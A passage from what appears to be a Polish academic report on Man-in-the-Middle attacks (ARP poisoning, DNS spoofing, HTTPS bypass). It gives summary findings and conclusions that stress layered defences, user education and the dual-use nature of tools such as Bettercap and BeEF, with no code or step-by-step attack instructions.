3. Podmiana domen (np. z .com na .corn) pozostaje efektywną techniką ataku socjotechnicznego, gdyż drobne zmiany w adresie URL są często niezauważalne dla przeciętnego użytkownika, szczególnie podczas rutynowego korzystania z internetu.
4. Kompleksowa ochrona przed atakami typu HTTPS Spoof wymaga wielopoziomowego podejścia do bezpieczeństwa, obejmującego nie tylko implementację HSTS z preloadingiem, ale również mechanizmy walidacji certyfikatów po stronie klienta oraz edukację użytkowników w zakresie rozpoznawania potencjalnych symptomów ataku.
5. Framework BEEF stanowi potężne narzędzie do testów penetracyjnych, umożliwiając przeprowadzanie zaawansowanych ataków na przeglądarki internetowe, co podkreśla znaczenie regularnych aktualizacji oprogramowania oraz implementacji zaawansowanych mechanizmów ochrony przed wykonywaniem złośliwego kodu JavaScript.

6 Wnioski końcowe

Przeprowadzone badania nad technikami ataków Man-in-the-Middle wykazały, że mimo rozwoju mechanizmów zabezpieczających, współczesne systemy informatyczne pozostają podatne na zaawansowane metody przechwytywania i modyfikacji ruchu sieciowego. Analiza ataków ARP Poisoning, DNS Spoofing oraz technik obejścia zabezpieczeń HTTPS pozwala sformułować następujące wnioski o charakterze ogólnym:

1. **Efektywność ataków w sieciach lokalnych** - przeprowadzone symulacje jednoznacznie potwierdziły wysoką skuteczność ataków MITM w środowiskach sieci lokalnych, gdzie atakujący ma możliwość fizycznego dostępu do infrastruktury sieciowej. Szczególnie podatne na tego typu zagrożenia są sieci publiczne (np.

kawiarnie, lotniska) oraz małe i średnie przedsiębiorstwa bez dedykowanych zespołów bezpieczeństwa.

2. **Ewolucja technik ataku** - zaobserwowano dynamiczną ewolucję technik ataku w odpowiedzi na wdrażane mechanizmy ochronne. Gdy podstawowe metody zawodzą (np. blokowanie SSLstrip przez przeglądarki), atakujący przechodzą do bardziej zaawansowanych technik, takich jak wstrzykiwanie kodu JavaScript czy wykorzystanie frameworków eksploatacji przeglądarek.
3. **Znaczenie czynnika ludzkiego** - mimo implementacji zaawansowanych zabezpieczeń technicznych, czynnik ludzki pozostaje krytycznym elementem bezpieczeństwa. Nieświadomi użytkownicy mogą ignorować ostrzeżenia przeglądarek, nie weryfikować poprawności adresów URL czy akceptować niezawerifikowane certyfikaty, co otwiera drogę do skutecznych ataków socjotechnicznych.
4. **Konieczność kompleksowego podejścia do bezpieczeństwa** - skuteczna ochrona przed atakami MITM wymaga wielowarstwowego podejścia, obejmującego:
 - Implementację protokołów zabezpieczających komunikację (HTTPS, DNSSEC, DoH)
 - Stosowanie rozwiązań monitorujących ruch sieciowy pod kątem anomalii
 - Regularne audyty bezpieczeństwa infrastruktury
 - Szkolenia użytkowników w zakresie rozpoznawania potencjalnych zagrożeń
5. **Narzędzia bezpieczeństwa jako broń obosieczna** - badania wykazały, że narzędzia pierwotnie zaprojektowane do testów penetracyjnych i poprawy bezpieczeństwa (Bettercap, BEEF, SEToolkit) mogą być równie skutecznie wykorzystywane do przeprowadzania cyberataków, co podkreśla znaczenie etycznego wykorzystania tego typu oprogramowania oraz kontroli dostępu do narzędzi penetracyjnych.
6. **Perspektywy rozwoju zabezpieczeń** - analiza skuteczności badanych ataków wskazuje na konieczność dalszego rozwoju mechanizmów ochronnych, szczególnie w kontekście zabezpieczania ruchu w sieciach lokalnych, gdzie tradycyjne rozwiązania (jak szyfrowanie połączeń) mogą okazać się niewystarczające wobec zaawansowanych technik ataku.

Podsumowując, przeprowadzone badania podkreślają znaczenie ciągłego doskonalenia metod ochrony infrastruktury sieciowej oraz edukacji użytkowników w obliczu ewoluujących zagrożeń cyberbezpieczeństwa. Jednocześnie demonstrują, że nawet w obliczu zaawansowanych zabezpieczeń, odpowiednio przygotowany atakujący ma możliwość

skutecznego przeprowadzenia ataku Man-in-the-Middle, co stanowi istotne wyzwanie dla współczesnych systemów zabezpieczeń.